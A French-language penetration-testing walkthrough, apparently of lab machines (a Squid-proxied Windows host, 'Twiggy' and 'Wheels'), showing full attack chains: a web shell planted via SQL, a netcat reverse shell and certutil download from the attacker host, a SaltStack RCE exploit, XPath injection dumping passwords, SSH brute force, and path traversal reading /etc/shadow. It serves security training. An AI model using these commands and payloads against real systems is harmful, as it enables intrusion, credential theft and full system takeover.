TRACEROUTE (using port 3128/tcp)
HOP RTT      ADDRESS
1   13.68 ms 192.168.45.1
2   13.32 ms 192.168.45.254
3   14.97 ms 192.168.251.1
4   15.12 ms 192.168.162.189

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.95 seconds
```


On peut voir que la version utilisé est la 4.14. Lorsque l'on navigue vers la page de l'URL de Squid cela renvoie vers une erreur :




Il est possible d'utiliser un outil afin de detecter le port ouvert sur le serveur proxy `https://github.com/aancw/spose` on le télécharge puis on le lance vers l'adresse du serveur :

```
python spose.py --proxy http://192.168.162.189:3128 --target 192.168.162.189
Scanning default common ports
Using proxy address http://192.168.162.189:3128
192.168.162.189:3306 seems OPEN
192.168.162.189:8080 seems OPEN
```


Le script a permis de détecter 2 ports ouverts, le 3306 et le 8080. Depuis FoxyProxy on met en place un proxy vers l'adresse du serveur se qui permet de pouvoir accéder au port 8080 depuis le proxy :




On lance ensuite l'adresse du serveur sur le port 8080 pour y accéder :



Il s'agit d'un serveur "Wampserver" il est présent plusieurs liens depuis cette adresse avec par exemple le lien vers `phpSysInfo` :




Qui indique qu'il s'agit d'un machine sous Windows Serveur. Il y a aussi le lien vers la version actuel de PHP avec `phpinfo` :




System	Windows NT SQUID 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Aug 4 2020 11:14:38
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\wamp\bin\apache\apache2.4.46\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,TS,VC15
PHP Extension Build	API20180731,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

Qui indique que PHP est lancé sous la Version 7.3.21 Un lien phpmyadmin est présent :



Il est possible de s'y connecter en utilisant l'identifiants par défaut : `root` sans utiliser de mot de passe.


On accède ainsi à l'interface d'administration phpmyadmin qui est lancé sur le port 3306 :



Exploitation

A présent que l'on a accès à l'interface phpmyadmin on peut lancer des requetes SQL depuis la console afin de créer un fichier php avec un webshell sur l'adresse du site. Depuis le document phpinfo on a pu identifier que le chemin d'accès vers le fichier du site était `C:/wamp/www` on peut donc à présent lancer une requete vers ce chemin d'accès afin d'y téléverser notre webshell :

```
SELECT "<?php echo shell_exec($_GET[\'cmd\']); ?>" INTO OUTFILE 'C:/wamp/www/shell.php';
```



La requete semble s'etre bien executé on peut à présent accéder au webshell depuis l'adresse vers le fichier crée :

```
curl http://192.168.162.189:8080/shell.php?cmd=whoami --proxy http://192.168.162.189:3128
nt authority\local service
```

On peut voir que l'utilisateur est local service, il nous faut un reverse shell afin d'obtenir l'accès complet, pour cela on va uploader netcat sur le serveur :

```
curl -i -X GET --header "Content-Length: 0" --data-urlencode http://192.168.162.189:8080/webshell.php?cmd=
    certutil.exe -urlcache -f http://192.168.45.162/reverse.exe reverse.exe --proxy http
    ://192.168.162.189:3128
Enter host password for user 'rlcache':
HTTP/1.1 200 OK
Server: SimpleHTTP/0.6 Python/3.13.2
Date: Thu, 10 Jul 2025 02:34:00 GMT
Content-Type: application/x-msdos-program
Content-Length: 73802
Last-Modified: Thu, 10 Jul 2025 02:32:51 GMT
X-Cache: MISS from SQUID
Via: 1.1 SQUID (squid/4.14)
Connection: keep-alive

Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal
     anyway, or consider "--output <FILE>" to save to a file.
HTTP/1.1 503 Service Unavailable
Server: squid/4.14
Mime-Version: 1.0
Date: Thu, 10 Jul 2025 02:34:02 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 3660
X-Squid-Error: ERR_DNS_FAIL 0
Vary: Accept-Language
Content-Language: en
X-Cache: MISS from SQUID
Via: 1.1 SQUID (squid/4.14)
Connection: keep-alive
```

Puis on l'execute afin d'obtenir un reverse shell sur la machine :

```
### Execution de netcat vers l'url
curl http://192.168.162.189:8080/shell.php?cmd=nc64.exe%20192.168.45.162%201234%20-e%20cmd.exe --proxy http
    ://192.168.162.189:3128

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.162] from (UNKNOWN) [192.168.162.189] 50582
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\wamp\www>whoami
whoami
nt authority\local service
```

Privilege Escalation

Afin d'obtenir une élévation de privilèges on peut lancer le script FullPowers qui va permettre d'activer la permission SeImpersonate sur la machine `https://github.com/itm4n/FullPowers?ref=benheater.com` on télécharge et on execute le script :

```
PS C:\wamp\www> ./FullPowers.exe
./FullPowers.exe
[+] Started dummy thread with id 376
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

```
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

On peut voir que le droit SeImpersonate est à présent activé, on utilise à présent PrintSpoofer afin d'élever les privilège :

```
C:\Users\Public\Downloads>PrintSpoofer64.exe -i -c powershell.exe
PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

Twiggy

Reconnaissance

Machine cible Adresse IP : `192.168.146.62`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.146.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 16:58 CET
Nmap scan report for 192.168.146.62
Host is up (0.014s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 44:7d:1a:56:9b:68:ae:f5:3b:f6:38:17:73:16:5d:75 (RSA)
|   256 1c:78:9d:83:81:52:f4:b0:1d:8e:32:03:cb:a6:18:93 (ECDSA)
|_  256 08:c9:12:d9:7b:98:98:c8:b3:99:7a:19:82:2e:a3:ea (ED25519)
53/tcp   open  domain  NLnet Labs NSD
80/tcp   open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-title: Home | Mezzanine
4505/tcp open  zmtp    ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    ZeroMQ ZMTP 2.0
8000/tcp open  http    nginx 1.16.1
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: nginx/1.16.1
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.55 seconds
```

Le scan indique qu'il y a 6 ports ouverts. Le port 22 pour SSH, le port 53 pour DNS, le port 80 pour HTTP, les ports 4505 et 4506 pour le service ZeroMQ le port 8000 pour HTTP. Le site web est celui d'un blog pour une application appelé "Mezzanine" le port 8000 affiche l'utilisation d'une API on peut afficher l'entete URL du site web :

```
curl -I http://192.168.124.62:8000
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sun, 23 Mar 2025 20:53:51 GMT
Content-Type: application/json
Content-Length: 146
Connection: keep-alive
Access-Control-Expose-Headers: GET, POST
Vary: Accept-Encoding
Allow: GET, HEAD, POST
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
X-Upstream: salt-api/3000-1
```

D'après l'entete du site le service utilisé est saltstack version 3000.1

Exploitation & Privilege Escalation

Il est possible de rechercher un exploit pour le service stalstack 3000.1 :

```
searchsploit saltstack
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
Saltstack 3000.1 - Remote Code Execution
------------------------------------------------------------------
Shellcodes: No Results
```

On trouve un exploit pour la CVE-2020–11651 qui permet une execution de code `https://github.com/Al1ex/CVE-2020-11652` :

```
### Execution de l'exploit
python CVE-2020-11652.py --master 192.168.124.62 --port 4506 -lh 192.168.45.215 -lp 80 --exec-choose master
/home/yoyo/Downloads/myenv/lib/python3.12/site-packages/salt/transport/client.py:28: DeprecationWarning: This
     module is deprecated. Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (192.168.124.62:4506) status...
[+] Read root_key... root key: MM+k7kuD8qK7uY/FCqn+L+gPc6ScqcoJBfVShUUA3KGay3i/woG7skNXpMmON4009lLtSZ9DRlk=
Got response for attempting master shell: {'jid': '20250323213017108660', 'tag': 'salt/run
    /20250323213017108660'}. Looks promising!
Got response for attempting master shell: {'jid': '20250323213017134927', 'tag': 'salt/run
    /20250323213017134927'}. Looks promising!
...

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.215] from (UNKNOWN) [192.168.124.62] 43112
bash: no job control in this shell
[root@twiggy root]# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Wheels

Reconnaissance


Machine cible Adresse IP : `192.168.152.202`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.152.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 21:22 CEST
Nmap scan report for 192.168.152.202
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http
|_http-title: Wheels - Car Repair Services

Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```


Le scan révèle qu'il y a deux ports ouverts sur la machine. Le port 22 pour SSH et le port 80 pour un service web HTTP. Le site web est celui d'une entreprise de réparation de voitures.



Il est possible de créer un compte et de s'authentifier. Par contre lorsque l'on accède à la page du "Portail Employé" l'accès est refusé.
Il est possible de contourner cela en créant un compte à partir de l'adresse mail info@wheels.service qui est enregistré dans le base de page :



On crée un compte avec l'adresse mail qui termine par le nom de l'organisation "@wheels.service" et on s'authentifie au portail d'employé se qui permet d'accéder à la page suivante :



Cette page permet d'afficher des utilisateurs en fonction de leur recherche dans un tableau

Exploitation

Il est alors possible de lancer une injection SQL à partir d'une requete sur Burpsuite :

```
### Requête
GET /portal.php?work=car'&action=search HTTP/1.1
Host: 192.168.152.202
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.152.202/portal.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6fb2lhhk4lgibh3uv3o5o0qslg
Connection: keep-alive

### Réponse
...
<table align="center" height="40" background-color="#92f0ff">
<tr height="40" bgcolor="#17ffb7" align="center">
<td width="200"><b>Search users by services: </b></td>
</tr>
XML Error; No car' entity found<br />
<b>Warning</b>:  SimpleXMLElement::xpath(): Invalid expression in <b>/var/www/html/portal.php</b>
on line <b>68
...
```

On obtient une erreur qui indique l'élément XPATH le site est donc vulnérable aux injection SQL on peut lancer une injection XPath : `https://book.hacktricks.wiki/en/pentesting-web/xpath-injection.html` Il est possible d'extraire les noms d'utilisateur de la base de données :

```
### Requete
GET /portal.php?work=')]+|+//*[contains(*,'&action=search HTTP/1.1
Host: 192.168.152.202
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.152.202/portal.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6fb2lhhk4lgibh3uv3o5o0qslg
Connection: keep-alive

### Réponse
...
width="200"><b>Search users by services: </b></td>
</tr>
XML Error; No ')] | //*[contains(*,' entity found
<tr height="40" bgcolor="#c8dbde" align="center">
<td>1</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>2</td>
<td width="200"><b>bob</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>3</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>4</td>
<td width="200"><b>alice</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>5</td>
<td width="200"><b>
</b></td>
```

```
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>6</td>
<td width="200"><b>john</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>7</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>8</td>
<td width="200"><b>dan</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>9</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>10</td>
<td width="200"><b>alex</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>11</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>12</td>
<td width="200"><b>selene</b></td>
...
```

Ceci permet d'obtenir les nom utilisateur de la base de donnée : `bob, alice, john, dan, alex, selene` soit 8 utilisateurs. On peut ensuite lancer une seonde commande pour obtenir les mot de passe de cette base de donnée :

```
### Requete
GET /portal.php?work=')]+|+//password%00&action=search HTTP/1.1
Host: 192.168.152.202
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.152.202/portal.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6fb2lhhk4lgibh3uv3o5o0qslg
Connection: keep-alive

### Réponse
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>2</td>
<td width="200"><b>Iamrockinginmyroom1212</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>3</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>4</td>
<td width="200"><b>iamarabbitholeand7875</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>5</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>6</td>
<td width="200"><b>johnloveseverontr8932</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>7</td>
```

```
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>8</td>
<td width="200"><b>lokieismyfav!@#12</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>9</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>10</td>
<td width="200"><b>alreadydead$%^234</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>11</td>
<td width="200"><b>
</b></td>
</tr>
<tr height="40" bgcolor="#c8dbde" align="center">
<td>12</td>
<td width="200"><b>lasagama90809!@</b></td>
```

On obtient ainsi les mots de passes suivant :

```
Iamrockinginmyroom1212
iamarabbitholeand7875
johnloveseverontr8932
lokieismyfav!@#12
alreadydead$%^234
lasagama90809!@
```

On utilise ces identifiants afin de bruteforce la connexion en ssh avec hydra :

```
hydra -L list.txt -P passwd.txt 192.168.152.202 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-09 22:34:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.152.202:22/
[22][ssh] host: 192.168.152.202   login: bob   password: Iamrockinginmyroom1212
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-09 22:34:30
```

On peut voir que les identifiants fonctionnent pour avec la combinaison `bob:Iamrockinginmyroom1212` on se connecte donc en SSH à la machine :

```
ssh bob@192.168.152.202
bob@192.168.152.202's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 09 Jun 2025 08:36:20 PM UTC

  System load:  0.0               Processes:               218
  Usage of /:   72.2% of 9.74GB   Users logged in:         0
  Memory usage: 33%               IPv4 address for ens160: 192.168.152.202
  Swap usage:   0%


24 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings


Last login: Tue May 17 19:22:53 2022 from 192.168.118.14
$
```

Privilege Escalation

Il nous faut l'accès root. On commence par enumerer les fichiers contenant le SUID :

```
bob@wheels:~$ find / -perm -u=s -type f 2>/dev/null
/opt/get-list
/snap/snapd/23771/usr/lib/snapd/snap-confine
/snap/core18/2855/bin/mount
/snap/core18/2855/bin/ping
/snap/core18/2855/bin/su
/snap/core18/2855/bin/umount
/snap/core18/2855/usr/bin/chfn
/snap/core18/2855/usr/bin/chsh
/snap/core18/2855/usr/bin/gpasswd
/snap/core18/2855/usr/bin/newgrp
/snap/core18/2855/usr/bin/passwd
/snap/core18/2855/usr/bin/sudo
...
```

On trouve le script `/opt/get-list` on affiche sont contenu avec strings en le transférant sur kali :

```
strings get-list
/lib64/ld-linux-x86-64.so.2
mgUa
setuid
puts
stdin
fgets
strstr
dup2
system
geteuid
close
open
strchr
__cxa_finalize
__libc_start_main
write
snprintf
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Which List do you want to open? [customers/employees]:
customers
employees
Opening File....
/bin/cat /root/details/%s
/dev/null
...
```

On peut voir que la commande lance la commande `/bin/cat` afin d'afficher le fichier placé dans le dossier `/root/details/` il est donc postiellement possible d'y executer un path traversal :

```
bob@wheels:~$ /opt/get-list


Which List do you want to open? [customers/employees]: ../../../../../etc/passwd #employees
Opening File....

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
bob:x:1000:1000::/home/bob:/bin/sh
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
```

Le script est bien vulnérable à un Path traversal on peut donc afficher le fichier `/etc/shadow` :

```
bob@wheels:~$ /opt/get-list


Which List do you want to open? [customers/employees]: ../../../../../../etc/shadow #employees
Opening File....

root:$6$Hk74of.if9klVVcS$EwLAljc7.DOnqZqVOTC0dTa0bRd2ZzyapjBnEN8tgDGrR9ceWViHVtu6gSR.L
/WTG398zZCqQiX7DP/1db3MF0:19123:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
